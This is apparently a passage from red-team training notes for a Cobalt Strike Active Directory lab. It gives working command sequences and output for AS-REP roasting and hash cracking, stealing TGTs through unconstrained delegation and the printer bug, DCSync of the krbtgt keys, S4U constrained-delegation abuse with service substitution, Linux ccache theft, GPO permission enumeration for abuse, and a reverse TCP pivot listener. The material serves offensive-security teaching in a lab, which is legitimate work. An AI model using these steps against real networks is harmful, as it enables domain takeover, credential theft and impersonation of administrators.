
AS-REP Roasting with Rubeus will generate a 4768 with an encryption type of 0x17 and preauth type of 0. There is no /opsec option to AS-REP Roast with a high encryption type and even if there was, it would make the hash much harder to crack.

Use `--format=krb5asrep --wordlist=wordlist svc_oracle` for `john` or `-a 0 -m 18200 svc_oracle wordlist` for `hashcat`.

```
root@kali:~# john --format=krb5asrep --wordlist=wordlist svc_oracle
Passw0rd! ($krb5asrep$svc_oracle@dev.cyberbotic.io)
```

EXERCISE: AS-REP Roast accounts in the domain and find the corresponding 4768's in Kibana.

Delegation allows a user or a service to act on behalf of another user to another service. A common implementation of this is where a user authenticates to a front-end web application that serves a back-end database. The front-end application needs to authenticate to the back-end database (using Kerberos) as user.



We understand how a user performs Kerberos authentication to the Web Server. But how can the Web Server authenticate to the DB and perform actions as the user? Unconstrained Delegation was the first solution to this problem.

If unconstrained delegation is configured on a computer, the KDC also includes a copy of the user’s TGT inside the TGS. In this example, when the user accesses the Web Server, it extracts the user’s TGT from the TGS and caches it in memory.

When the Web Server needs to access the DB Server on behalf of that user, it uses the user’s TGT to request a TGS for the database service.

An interesting aspect to unconstrained delegation is that it will cache the user’s TGT regardless of which service is being accessed by the user. So, if an admin accesses a file share or any other service on the machine that uses Kerberos, their TGT will be cached.

If we can compromise a machine with unconstrained delegation, we can extract any TGTs from its memory and use them to impersonate the users against other services in the domain.

```
beacon> execute-assembly C:\Tools\ADSearch\ADSearch\bin\Debug\ADSearch.exe --search "&(objectCategory=computer)
(userAccountControl:1.2.840.113556.1.4.803:=524288))" --attributes samaccountname,dnshostname,operatingsystem

[*] No domain supplied. This PC's domain will be used instead
[*] LDAP://DC=dev,DC=cyberbotic,DC=io
[*] CUSTOM SEARCH:
[*] TOTAL NUMBER OF SEARCH RESULTS: 2
[+] samaccountname      : DC-2$
[+] dnshostname         : dc-2.dev.cyberbotic.io
[+] operatingsystem     : Windows Server 2016 Datacenter

[+] samaccountname     : SRV-1$
[+] dnshostname        : srv-1.dev.cyberbotic.io
[+] operatingsystem    : Windows Server 2016 Datacenter
```

In BloodHound:

```
MATCH (c:Computer {unconstraineddelegation:true}) RETURN c
```

Domain Controllers always have unconstrained delegation configured by default and doesn’t exactly represent a good privilege escalation scenario (if you’ve compromised a DC, you’re already a Domain Admin). Other servers are good targets, such as **SRV-1** here.

If we compromise SRV-1 and wait or engineer a privileged user to interact with it, we can steal their cached TGT. Interaction can be any Kerberos service, so something as simple as `dir \\srv-1\c$` is enough.

Rubeus has a **monitor** command (requires elevation) that will continuously look for and extract new TGTs. On SRV-1:

```
beacon> execute-assembly C:\Tools\Rubeus\Rubeus\bin\Debug\Rubeus.exe monitor /targetuser:nlamb /interval:10

[*] Action: TGT Monitoring
[*] Target user      : nlamb
[*] Monitoring every 10 seconds for new TGTs
```

Access the console of **WKSTN-2** and do `dir \\srv-1\c$` as nlamb.

```
[*] 3/9/2021 11:33:52 AM UTC - Found new TGT:

User           : nlamb@DEV.CYBERBOTIC.IO
StartTime      : 3/9/2021 11:32:10 AM
EndTime        : 3/9/2021 9:32:10 PM
RenewTill      : 1/1/1970 12:00:00 AM
Flags          : name_canonicalize, pre_authent, forwarded, forwardable
Base64EncodedTicket :

doIFZz [...snip...] 5JTw==

[*] Ticket cache size: 1
```

To stop Rubeus, use Cobalt Strike **jobs** and **jobkill** commands.

Write the base64 decoded string to a **.kirbi** file on your attacking machine. Create a sacrificial logon session, pass the TGT into it and access the domain controller.

```
beacon> make_token DEV\nlamb FakePass
[+] Impersonated DEV\bfarmer

beacon> kerberos_ticket_use C:\Users\Administrator\Desktop\nlamb.kirbi
beacon> ls \\dc-2\c$

Size      Type      Last Modified      Name
----      -
dir       02/10/2021 04:11:30 $Recycle.Bin
dir       02/10/2021 03:23:44 Boot
dir       10/18/2016 01:59:39 Documents and Settings
dir       02/23/2018 11:06:05 PerfLogs
dir       12/13/2017 21:00:56 Program Files
dir       02/10/2021 02:01:55 Program Files (x86)
dir       02/23/2021 16:49:25 ProgramData
dir       10/18/2016 02:01:27 Recovery
dir       02/21/2021 11:20:15 Shares
dir       02/19/2021 11:39:02 System Volume Information
dir       02/17/2021 18:50:37 Users
dir       02/19/2021 13:26:27 Windows
379kb    fil       01/28/2021 07:09:16 bootmgr
1b       fil       07/16/2016 13:18:08 BOOTNXT
512mb    fil       03/09/2021 10:26:16 pagefile.sys
```


At DerbyCon 2018 Will Schroeder, Lee Christensen and Matt Nelson gave a presentation called "The Unintended Risks of Trusting Active Directory". Within that talk, they demonstrated how an adversary can coerce any machine in a forest to authenticate to another machine in the forest, via a means they dubbed "the printer bug".

The MS-RPRN Print System Remote Protocol (hence the cute name) defines the communications for print job processing and print system management between a print client and a print server. Lee used **RpcRemoteFindFirstPrinterChangeNotificationEx()**, to set up a change notification between a print server (*Machine A*) and a print client (*Machine B*). This caused *Machine A* to authenticate to *Machine B*.

If *Machine B* is configured with unconstrained delegation, this would allow us to capture the TGT of *Machine A*. With a TGT for *Machine A*, we can craft service tickets to access any service on *Machine A* as a local administrator. And of course if *Machine A* is a domain controller, we will gain Domain Admin level privilege.

Furthermore, this RPC service is accessible by all domain users, is enabled by default since Windows 8 and won't be fixed by Microsoft since it's "by design".

The proof-of-concept code is [here](#).

On SRV-1:

```
beacon> execute-assembly C:\Tools\Rubeus\Rubeus\bin\Debug\Rubeus.exe monitor /targetuser:DC-2$ /interval:10 /nowrap

[*] Action: TGT Monitoring
[*] Target user      : DC-2$
[*] Monitoring every 10 seconds for new TGTs
```

On WKSTN-1:

```
beacon> execute-assembly C:\Tools\SpoolSample\SpoolSample\bin\Debug\SpoolSample.exe dc-2 srv-1

[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
```

Where:

- **dc-2** is the "target" server
- **srv-1** is the "capture" server

```
[*] 3/9/2021 12:00:07 PM UTC - Found new TGT:

User           : DC-2$@DEV.CYBERBOTIC.IO
StartTime      : 3/9/2021 10:27:15 AM
EndTime       : 3/9/2021 8:27:13 PM
RenewTill      : 1/1/1970 12:00:00 AM
Flags          : name_canonicalize, pre_authent, forwarded, forwardable
Base64EncodedTicket :

    doIFLz [...snip...] MuSU8=

[*] Ticket cache size: 1
```


```
beacon> make_token DEV\DC-2$ FakePass
[+] Impersonated DEV\bfarmer

beacon> kerberos_ticket_use C:\Users\Administrator\Desktop\dc-2.kirbi

beacon> dcsync dev.cyberbotic.io DEV\krbtgt
[DC] 'dev.cyberbotic.io' will be the domain
[DC] 'dc-2.dev.cyberbotic.io' will be the DC server
[DC] 'DEV\krbtgt' will be the user account

* Primary:Kerberos-Newer-Keys *
Default Salt : DEV.CYBERBOTIC.IOkrbtgt
Default Iterations : 4096
Credentials
  aes256_hmac      (4096) : 390b2fdb13cc820d73ecf2dadddd4c9d76425d4c2156b89ac551efb9d591a8aa
  aes128_hmac      (4096) : 473a92cc46d09d3f9984157f7dbc7822
  des_cbc_md5      (4096) : b9fefed6da865732
```


Constrained delegation was soon released as a safer means for services to perform Kerberos delegation. It aims to restrict the services to which the server can act on behalf of a user. It no longer allows the server to cache the TGTs of other users, but allows it to request a TGS for another user with its own TGT.



In this example, SRV-2 has two delegations configured.

It can only act on behalf of a user to the **cifs** service on **WKSTN-2**. CIFS in itself is very powerful, as it allows you to list file shares, upload and download files, and even interact with the Service Control Manager (à la PsExec).

It can also act on behalf of a user to the **eventlog** service on **DC-2**. This service itself isn't immediately useful, but we'll review a trick that can be used to create tickets for **any** service on DC-2 rather than just eventlog.

Find all computers configured for constrained delegation and what they're allowed to delegate to (we need the `--json` output to drill down into the `msds-allowedtodelegateto` attribute).

```
beacon> execute-assembly C:\Tools\ADSearch\ADSearch\bin\Debug\ADSearch.exe --search "(&(objectCategory=computer)(msds-allowedtodelegateto=*))" --attributes cn,dnshostname,samaccountname,msds-allowedtodelegateto --json

[*] No domain supplied. This PC's domain will be used instead
[*] LDAP://DC=dev,DC=cyberbotic,DC=io
[*] CUSTOM SEARCH:
[*] TOTAL NUMBER OF SEARCH RESULTS: 1
[
  {
    "cn": "SRV-2",
    "dnshostname": "srv-2.dev.cyberbotic.io",
    "samaccountname": "SRV-2$",
    "msds-allowedtodelegateto": [
      "eventlog/dc-2.dev.cyberbotic.io/dev.cyberbotic.io",
      "eventlog/dc-2.dev.cyberbotic.io",
      "eventlog/DC-2",
      "eventlog/dc-2.dev.cyberbotic.io/DEV",
      "eventlog/DC-2/DEV",
      "cifs/wkstn-2.dev.cyberbotic.io",
      "cifs/WKSTN-2"
    ]
  }
]
```

In BloodHound:

```
MATCH (c:Computer), (t:Computer), p=((c)-[:AllowedToDelegate]->(t)) RETURN p
```

NOTE: Constrained delegation can be configured on user accounts as well as computer accounts. Make sure you search for both.

To perform the delegation, we ultimately need the TGT of the principal (machine or user) trusted for delegation. We can extract it from a machine (**Rubeus dump**) or request one using the NTLM / AES keys (**Mimikatz sekurlsa::ekeys** + **Rubeus asktgt**).

On SRV-2 (remember, we can impersonate jking to get there):

```
beacon> mimikatz sekurlsa::ekeys

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : SRV-2$
Domain            : DEV
Logon Server      : (null)
Logon Time        : 5/12/2021 8:07:24 AM
SID               : S-1-5-18

* Username : srv-2$
* Domain   : DEV.CYBERBOTIC.IO
* Password : (null)
* Key List :
  aes256_hmac      babf31e0d787aac5c9cc0ef38c51bab5a2d2ece608181fb5f1d492ea55f61f05
  rc4_hmac_nt      6df89604703104ab6e938aee1d23541b
  rc4_hmac_old     6df89604703104ab6e938aee1d23541b
  rc4_md4          6df89604703104ab6e938aee1d23541b
  rc4_hmac_nt_exp  6df89604703104ab6e938aee1d23541b
  rc4_hmac_old_exp 6df89604703104ab6e938aee1d23541b

beacon> execute-assembly C:\Tools\Rubeus\Rubeus\bin\Debug\Rubeus.exe s4u /impersonateuser:nlamb /msdsspn:cifs/wkstn-2.dev.cyberbotic.io /user:srv-2$ /aes256:babf31e0d787aac5c9cc0ef38c51bab5a2d2ece608181fb5f1d492ea55f61f05 /opsec /ptt

[*] Action: S4U

[*] Using domain controller: dc-2.dev.cyberbotic.io (10.10.17.71)
[*] Using aes256_cts_hmac_sha1 hash: 952891c9933c675cbcb2186f10e934ddd85ab3abc3f4d2fc2f7e74fcd01239d
[*] Building AS-REQ (w/ preauth) for: 'dev.cyberbotic.io\srv-2$'
[+] TGT request successful!
[*] base64(ticket.kirbi):

  doIFLD [...snip...] MuSU8=

[*] Action: S4U

[*] Using domain controller: dc-2.dev.cyberbotic.io (10.10.17.71)
[*] Building S4U2self request for: 'SRV-2$@DEV.CYBERBOTIC.IO'
[+] Sequence number is: 1703507608
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'nlamb' to 'SRV-2$@DEV.CYBERBOTIC.IO'
[*] base64(ticket.kirbi):

  doIFfj [...snip...] JWLTIk

[*] Impersonating user 'nlamb' to target SPN 'cifs/wkstn-2.dev.cyberbotic.io'
[*] Using domain controller: dc-2.dev.cyberbotic.io (10.10.17.71)
[*] Building S4U2proxy request for service: 'cifs/wkstn-2.dev.cyberbotic.io'
[+] Sequence number is: 326551889
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/wkstn-2.dev.cyberbotic.io':

  doIGwj [...snip...] ljlmlv

[+] Ticket successfully imported!

beacon> ls \\wkstn-2.dev.cyberbotic.io\c$

Size      Type      Last Modified      Name
----      -
dir       02/19/2021 14:35:19 $Recycle.Bin
dir       02/10/2021 03:23:44 Boot
dir       10/18/2016 01:59:39 Documents and Settings
dir       02/23/2018 11:06:05 PerfLogs
dir       12/13/2017 21:00:56 Program Files
dir       03/04/2021 15:58:19 Program Files (x86)
dir       03/04/2021 15:51:21 ProgramData
dir       10/18/2016 02:01:27 Recovery
dir       02/19/2021 14:45:10 System Volume Information
dir       03/03/2021 12:17:35 Users
dir       02/17/2021 16:16:17 Windows
379kb    fil       01/28/2021 07:09:16 bootmgr
1b       fil       07/16/2016 13:18:08 BOOTNXT
704mb    fil       03/09/2021 14:08:51 pagefile.sys
```

Where:

- `/impersonateuser` is the user we want to impersonate. `nlamb` is a domain admin but you want to ensure this user has local admin access to the target (WKSTN-2).
- `/msdsspn` is the service principal name that SRV-2 is allowed to delegate to.
- `/user` is the principal allowed to perform the delegation.
- `/aes256` is the AES256 key of the `/user`.
- `/opsec` tells Rubeus to more closely mimic genuine S4U2Self and S4U2Proxy requests (can only be used with `aes256`).
- `/ptt` tells Rubeus to pass the generated tickets directly into the current logon session.



The eventlog service on DC-2 is not immediately useful for lateral movement, but the service name is not validated in s4u. This means we can request a TGS for any service run by **DC-2\$**, using **/altservice** flag in Rubeus.

```
beacon> execute-assembly C:\Tools\Rubeus\Rubeus\bin\Debug\Rubeus.exe s4u /impersonateuser:Administrator /msdssp:eventlog/dc-2.dev.cyberbotic.io /altservice:cifs /user:srv-2$ /aes256:babf31e0d787aac5c9cc0ef38c51bab5a2d2ece608181fb5f1d492ea55f61f05 /opsec /ptt

[*] Action: S4U

[*] Using domain controller: dc-2.dev.cyberbotic.io (10.10.17.71)
[*] Using aes256-cts-hmac-sha1 hash: 952891c9933c675cbbc2186f10e934ddd85ab3abc3f4d2fc2f7e74fcdd01239d
[*] Building AS-REQ (w/ preauth) for: 'dev.cyberbotic.io\srv-2$'
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIFLD [...snip...] MuSU8=

[*] Action: S4U

[*] Using domain controller: dc-2.dev.cyberbotic.io (10.10.17.71)
[*] Building S4U2self request for: 'SRV-2$@DEV.CYBERBOTIC.IO'
[+] Sequence number is: 1421721239
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'Administrator' to 'SRV-2$@DEV.CYBERBOTIC.IO'
[*] base64(ticket.kirbi):

doIFfj [...snip...] WLTIk

[*] Impersonating user 'Administrator' to target SPN 'eventlog/dc-2.dev.cyberbotic.io'
[*] Final tickets will be for the alternate services 'cifs'
[*] Using domain controller: dc-2.dev.cyberbotic.io (10.10.17.71)
[*] Building S4U2proxy request for service: 'eventlog/dc-2.dev.cyberbotic.io'
[+] Sequence number is: 1070349348
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] Substituting alternative service name 'cifs'
[*] base64(ticket.kirbi) for SPN 'cifs/dc-2.dev.cyberbotic.io':

doIGvD [...snip...] ljLmlv

[+] Ticket successfully imported!

beacon> ls \\dc-2.dev.cyberbotic.io\c$

Size      Type      Last Modified      Name
-----
dir      02/10/2021 04:11:30  $Recycle.Bin
dir      02/10/2021 03:23:44  Boot
dir      10/18/2016 01:59:39  Documents and Settings
dir      02/23/2018 11:06:05  PerfLogs
dir      12/13/2017 21:00:56  Program Files
dir      02/10/2021 02:01:55  Program Files (x86)
dir      02/23/2021 16:49:25  ProgramData
dir      10/18/2016 02:01:27  Recovery
dir      02/21/2021 11:20:15  Shares
dir      02/19/2021 11:39:02  System Volume Information
dir      02/17/2021 18:50:37  Users
dir      02/19/2021 13:26:27  Windows
379kb    fil      01/28/2021 07:09:16  bootmgr
1b       fil      07/16/2016 13:18:08  BOOTNXT
512mb    fil      03/09/2021 10:26:16  pagefile.sys
```




Kerberos Credential Cache (ccache) files hold the Kerberos credentials for a user authenticated to a domain-joined Linux machine, often a cached TGT. If you compromise such a machine, you can extract the ccache of any authenticated user and use it to request service tickets (TGSs) for any other service in the domain.

Access the console of WKSTN-2 and use **PuTTY** to ssh into nix-1 as jking. Then use your foothold Beacon to ssh into nix-1 as a member of the Oracle Admins group, from your attacking machine.

```
root@kali:~# proxychains ssh svc_oracle@10.10.17.12
ProxyChains-3.1 (http://proxychains.sf.net)
[S-chain]-<>-127.0.0.1:1080-<><>-10.10.17.12:22-<><>-OK
svc_oracle@10.10.17.12's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-1037-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Mar  9 15:34:17 UTC 2021

System load:  0.0          Processes:      114
Usage of /:   22.6% of 7.69GB Users logged in:    1
Memory usage: 50%         IPv4 address for eth0: 10.10.17.12
Swap usage:   0%

0 updates can be installed immediately.
0 of these updates are security updates.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

svc_oracle@nix-1:~$
```

NOTE: Beacon also has a built-in ssh client, but using a fully-fledged client through a pivot may be more convenient.

```
beacon> ssh 10.10.17.12:22 svc_oracle Passw0rd!
[+] established link to child session: 10.10.17.12
```

The ccache files are stored in `/tmp` and are prefixed with `krb5cc`.

```
svc_oracle@nix-1:~$ ls -l /tmp/
total 20
-rw----- 1 jking      domain users 1342 Mar  9 15:21 krb5cc_1394201122_MerMmG
-rw----- 1 svc_oracle domain users 1341 Mar  9 15:33 krb5cc_1394201127_NkktuD
```

We can see by the permission column that only the user and root can access them - so for this to be a useful primitive, root access is required. In this case, `svc_oracle` has sudo privileges.

```
svc_oracle@nix-1:~$ sudo -l
[sudo] password for svc_oracle:
Matching Defaults entries for svc_oracle on nix-1:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User svc_oracle may run the following commands on nix-1:
    (ALL) ALL

svc_oracle@nix-1:~$ sudo -i
root@nix-1:~#
```

Use this access to download `krb5cc_1394201122_MerMmG` to your Kali VM.

NOTE: Cobalt Strike has a `kerberos_ccache_use` command, but it does not seem to recognise this particular ccache format.

```
beacon> kerberos_ccache_use C:\Users\Administrator\Desktop\krb5cc_1394201122_MerMmG
[-] Could not extract ticket from C:\Users\Administrator\Desktop\krb5cc_1394201122_MerMmG
```

Instead, we can use **Impacket** to convert this ticket from `ccache` to `kirbi` format.

```
root@kali:~# impacket-ticketConverter krb5cc_1394201122_MerMmG jking.kirbi
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] converting ccache to kirbi...
[+] done
```

Now we can use this kirbi with a sacrificial logon session.

```
beacon> make_token DEV\jking FakePass
[+] Impersonated DEV\bfarmer

beacon> kerberos_ticket_use C:\Users\Administrator\Desktop\jking.kirbi

beacon> ls \\srv-2\c$

Size      Type      Last Modified      Name
----      -
dir        02/10/2021 04:11:30 $Recycle.Bin
dir        02/10/2021 03:23:44 Boot
dir        10/18/2016 01:59:39 Documents and Settings
dir        02/23/2018 11:06:05 PerfLogs
dir        12/13/2017 21:00:56 Program Files
dir        02/10/2021 02:01:55 Program Files (x86)
dir        02/23/2021 17:08:43 ProgramData
dir        10/18/2016 02:01:27 Recovery
dir        02/17/2021 18:28:36 System Volume Information
dir        03/09/2021 12:32:56 Users
dir        02/17/2021 18:28:54 Windows
379kb     fil       01/28/2021 07:09:16 bootmgr
1b        fil       07/16/2016 13:18:08 BOOTNXT
256mb     fil       03/09/2021 12:30:35 pagefile.sys
```


Group Policy is the central repository in a forest or domain that controls the configuration of computers and users. Group Policy Objects (GPOs) are sets of configurations that are applied to Organisational Units (OUs). Any users or computers that are members of the OU will have those configurations applied.

By default, only Domain Admins can create GPOs and link them to OUs but it's common practice to delegate those rights to other teams, e.g. delegating workstation admins permissions to create and link GPOs to a Workstation OU.

It's relatively easy to create privilege escalation opportunities when a group of users have permissions to influence the GPOs applied to privileged users; or to a computer used by privileged users. GPOs can also be leveraged to move laterally and create persistence backdoors.

Any domain user can enumerate the permissions on GPOs and OUs - so we can find users who can:

- Create GPOs
- Modify existing GPOs
- Link GPOs to OUs

We can abuse these by modifying existing GPOs or creating and linking new GPOs to gain code execution or otherwise manipulate computer configurations.

This PowerView query will show the Security Identifiers (SIDs) of principals that can create new GPOs in the domain, which can be translated via **ConvertFrom-SID**.

```
beacon> powershell Get-DomainObjectAcl -SearchBase "CN=Policies,CN=System,DC=dev,DC=cyberbotic,DC=io" -ResolveGUIDs | ? { $_.ObjectAceType -eq "Group-Policy-Container" } | select ObjectDN, ActiveDirectoryRights, SecurityIdentifier | fl

ObjectDN           : CN=Policies,CN=System,DC=dev,DC=cyberbotic,DC=io
ActiveDirectoryRights : CreateChild
SecurityIdentifier   : S-1-5-21-3263068140-2042698922-2891547269-1125

beacon> powershell ConvertFrom-SID S-1-5-21-3263068140-2042698922-2891547269-1125

DEV\1st Line Support
```

This query will return the principals that can write to the GP-Link attribute on OUs:

```
beacon> powershell Get-DomainOU | Get-DomainObjectAcl -ResolveGUIDs | ? { $_.ObjectAceType -eq "GP-Link" -and $_.ActiveDirectoryRights -match "WriteProperty" } | select ObjectDN, SecurityIdentifier | fl

ObjectDN           : OU=Workstations,DC=dev,DC=cyberbotic,DC=io
SecurityIdentifier   : S-1-5-21-3263068140-2042698922-2891547269-1125

ObjectDN           : OU=Servers,DC=dev,DC=cyberbotic,DC=io
SecurityIdentifier   : S-1-5-21-3263068140-2042698922-2891547269-1125

ObjectDN           : OU=Tier 1,OU=Servers,DC=dev,DC=cyberbotic,DC=io
SecurityIdentifier   : S-1-5-21-3263068140-2042698922-2891547269-1125

ObjectDN           : OU=Tier 2,OU=Servers,DC=dev,DC=cyberbotic,DC=io
SecurityIdentifier   : S-1-5-21-3263068140-2042698922-2891547269-1125
```

From this output, we can see that the **1st Line Support** domain group can both create new GPOs **and** link them to several OUs. This can lead to a privilege escalation if more privileged users are authenticated to any of the machines within those OUs. Also imagine if we could link GPOs to an OU containing sensitive file or database servers - we could use those GPOs to access those machines and subsequently the data stored on them.

You can also get a list of machines within an OU.

```
beacon> powershell Get-DomainComputer | ? { $_.DistinguishedName -match "OU=Tier 1" } | select DnsHostName

dnshostname
-----
srv-1.dev.cyberbotic.io
```

You'll often find instances where users and / or groups can modify existing GPOs.

This query will return any GPO in the domain, where a 4-digit RID has **WriteProperty**, **WriteDacl** or **WriteOwner**. Filtering on a 4-digit RID is a quick way to eliminate the default 512, 519, etc results.

```
beacon> powershell Get-DomainGPO | Get-DomainObjectAcl -ResolveGUIDs | ? { $_.ActiveDirectoryRights -match "WriteProperty|WriteDacl|WriteOwner" -and $_.SecurityIdentifier -match "S-1-5-21-3263068140-2042698922-2891547269-[\\d]{4,10}" } | select ObjectDN, ActiveDirectoryRights, SecurityIdentifier | fl

ObjectDN           : CN={AD7EE1ED-CDC8-4994-AE0F-50BA8B264829},CN=Policies,CN=System,DC=dev,DC=cyberbotic,DC=io
ActiveDirectoryRights : CreateChild, DeleteChild, ReadProperty, WriteProperty, GenericExecute
SecurityIdentifier   : S-1-5-21-3263068140-2042698922-2891547269-1126

beacon> powershell ConvertFrom-SID S-1-5-21-3263068140-2042698922-2891547269-1126

DEV\Developers
```

To resolve the ObjectDN:

```
beacon> powershell Get-DomainGPO -Name "{AD7EE1ED-CDC8-4994-AE0F-50BA8B264829}" -Properties DisplayName

displayname
-----
PowerShell Logging
```

In BloodHound:

```
MATCH (gr:Group), (gp:GPO), p=((gr)-[:GenericWrite]->(gp)) RETURN p
```



This is a good time to segway to talk about Cobalt Strike's Pivot Listener.

This is another type of P2P listener that (currently only) uses TCP, but it works in the opposite direction to the regular TCP listener. When you spawn a Beacon payload that uses the TCP listener, that Beacon acts as a TCP server and waits for an incoming connection from an existing Beacon (TCP client).

Pivot Listeners are not created via the Listeners menu, but are bound to individual Beacons. This existing Beacon will bind a port and listen for incoming connections (acting as the TCP server), and a Beacon payload that uses the Pivot Listener will act as the TCP client.

Why is this useful?

In scenarios such as GPO abuse, you don't know when the target will actually execute your payload and therefore when you need issue the `connect` command. When a Beacon checks in over a Pivot listener, it will appear in the UI immediately without having to manually connect to it.

To start a Pivot Listener on an existing Beacon, right-click it and select **Pivoting > Listener**.

New Listener

A pivot listener is a way to use a compromised system as a redirector for other Beacon sessions.

Name:

wkstn-1-pivot-4444

Payload:

windows/beacon_reverse_tcp

Listen Host:

10.10.17.231

Listen Port:

4444

Session

bfarmer via 10.10.17.231@4136

...

Save

Help

